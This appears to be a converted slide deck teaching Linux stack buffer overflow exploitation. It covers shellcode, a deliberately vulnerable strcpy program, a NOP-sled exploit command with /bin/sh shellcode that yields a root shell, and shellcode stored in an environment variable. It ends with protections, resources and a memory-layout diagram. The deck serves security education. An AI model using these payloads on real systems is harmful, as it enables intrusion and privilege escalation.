
- Put code in a code cave
- Point EIP to your code



Hello World!
\xeb\x11\x31\xc0\xb0\x04\xb3\x01\x59\xb2\x0d\xcd\x80\x31\xdb\xb0\x01\xcd\x80\xe8\xea\xff\xff\xff\x48\x65\x6c\x6c\x6f\x2c\x20\x57\x6f\x72\x6c\x64\x21

Tip: you can also get shellcode from exploit-db or metasploit


Extra Credit: Testing Shellcode



```c
/*shellcodetest.c*/
//hello world shellcode


char code[]="\xeb\x11\x31\xc0\xb0\x04\xb3
\x01\x59\xb2\x0d\xcd\x80\x31\xdb\xb0\x01
\xcd\x80\xe8\xea\xff\xff\xff\x48\x65\x6c
\x6c\x6f\x2c\x20\x57\x6f\x72\x6c\x64
\x21";


int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```


A Real Example

```
gcc -o vuln -ggdb -mpreferred-stack-boundary=2 vuln.c
```




```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){

    char string [500];
    strcpy(string, argv[1]);
    return 0;

}
```

Where do i point EIP?



```c

// find_start.c
unsigned long find_start(void)
{
        __asm__("movl %esp, %eax");
}

int main() {
        printf("0x%x\n",find_start());
}


```




```
jake@kali:~/Desktop/warchest$ ../tools/find_start
0xbffff478
jake@kali:~/Desktop/warchest$
```

```
./vuln `python -c 'print 202*"\x90" + "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16
\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c
\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" + 100*"\x78\xf4\xff\xbf"'`
```

What are all these NOPs?

```
./vuln `python -c 'print 202*"\x90" + "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16
\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c
\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" + 100*"\x78\xf4\xff\xbf"'`
```




Nops let you "miss"

http://en.wikipedia.org/wiki/NOP

The Sploit

```
./vuln `python -c 'print 202*"\x90" + "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16
\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c
\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" + 100*"\x78\xf4\xff\xbf"'`
```


jake@kali: ~/Desktop/warch...
jake@kali: ~/Desktop/warch...
jake@kali: ~/Desktop/warch...

```
jake@kali:~/Desktop/warchest$ ./vuln `python -c 'print 202*"\x90" + "\x31\xc0\xb
0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x4
3\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6
e\x2f\x73\x68" + 100*"\x78\xf4\xff\xbf"'`
# whoami
root
# 
```

Example from Hacking - The Art of Exploitation

Protections?

- ALSR
- NX
- PIE
- RELRO
- Canaries?

http://en.wikipedia.org/wiki/Buffer_overflow_protection
http://ubuntuforums.org/showthread.php?t=976656
http://ubuntuforums.org/showthread.php?t=1945764
http://linux.die.net/man/1/gcc look for -fstack-protector

Tools and Resources

- GDB http://lmgtfy.com/?q=gdb+tutorial
- PEDA https://github.com/longld/peda
- Hacking - The Art of Exploitation (book)
- Wiley - The Shellcoders Handbook (book)

Sites I use or like:

https://www.us-cert.gov/ncas/bulletins < Government security bulletin

http://www.reddit.com/r/netsec < security community

http://www.reddit.com/r/malware < malware analysis

http://www.reddit.com/r/reverseengineering < reverse engineering

https://nvd.nist.gov/ < National Vulnerability Database

https://www.virustotal.com/ < Database of malware

http://www.exploit-db.com/ < Find exploits here

https://www.kali.org/ < Linux distro with lots of hacking tools

http://krebsonsecurity.com/ < good blog


https://www.corelan.be/ < has good exploit development tutorials

https://tuts4you.com/download.php?list.17 < reversing tutorials

http://thelegendofrandom.com/blog/sample-page < reversing tutorials

http://jacobwrites.com < my blog

Questions?



I'LL JUST COMMENT OUT THESE LINES...
//MD_update(&m, buf, j);
//do_not_crash();
//prevent_911();
IN THE RUSH TO CLEAN UP THE DEBIAN-OPENSSL FIASCO, A NUMBER OF OTHER MAJOR SECURITY HOLES HAVE BEEN UNCOVERED:

AFFECTED SYSTEM	SECURITY PROBLEM
FEDORA CORE	VULNERABLE TO CERTAIN DECODER RINGS
XANDROS (EEE PC)	GIVES ROOT ACCESS IF ASKED IN STERN VOICE
GENTOO	VULNERABLE TO FLATTERY
OLPC OS	VULNERABLE TO JEFF GOLDBLUM'S POWERBOOK
SLACKWARE	GIVES ROOT ACCESS IF USER SAYS ELVISH WORD FOR "FRIEND"
UBUNTU	TURNS OUT DISTRO IS ACTUALLY JUST WINDOWS VISTA WITH A FEW CUSTOM THEMES

Appendix!

Environment Variables


```
export CODE=`perl -e 'print "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d
\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x50\x4a\x4a\x4a\x4a\x4b\x4b\x4b\x4b"';`
```





```
0xbffffd52:      "USERNAME=jake"
0xbffffd60:      "COLUMNS=158"
0xbffffd6c:      "DESKTOP_SESSION=default"
0xbffffd84:      "PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
0xbffffdc2:      "_=/usr/bin/gdb"
0xbffffdd1:      "PWD=/home/jake/Desktop/warchest"
0xbffffdf1:      "LANG=en_US.utf8"
0xbffffe01:      "GNOME_KEYRING_PID=3257"
0xbffffe18:      "GDM_LANG=en_US.utf8"
0xbffffe2c:      "LINES=41"
0xbffffe35:      "GDMSESSION=default"
0xbffffe48:      "HOME=/home/jake"
0xbffffe58:      "SHLVL=1"
0xbffffe60:      "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffe8c:      "LOGNAME=jake"
0xbffffe99:      "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-oTLnIEmKli,gu
0xbffffefb:      "XDG_DATA_DIRS=/usr/share/gnome:/usr/local/share/:/usr/share/"
0xbfffff38:      "CODE=\353\032^1\300\210F\a\215\036\211^\b\211F\f\260\v\211\363
0xbfffff6f:      "WINDOWPATH=7"
0xbfffff7c:      "DISPLAY=:0.0"
0xbfffff89:      "COLORTERM=gnome-terminal"
gdb-peda$
```

Shellcode on the stack

Stack Buffer Overflow








http://en.wikipedia.org/wiki/Stack_buffer_overflow

A Process



1GB
3GB
Kernel space
User code CANNOT read from nor write to these addresses, doing so results in a Segmentation Fault
0xc0000000 == TASK_SIZE
Random stack offset
Stack (grows down)
RLIMIT_STACK (e.g., 8MB)
Random mmap offset
Memory Mapping Segment
File mappings (including dynamic libraries) and anonymous mappings. Example: /lib/libc.so
program break
brk
Heap
start_brk
Random brk offset
BSS segment
Uninitialized static variables, filled with zeros.
Example: static char *userName;
Data segment
Static variables initialized by the programmer.
Example: static char *gonzo = “God’s own prototype”;
end_data
start_data
end_code
Text segment (ELF)
Stores the binary image of the process (e.g., /bin/gonzo)
0x08048000
0

http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory/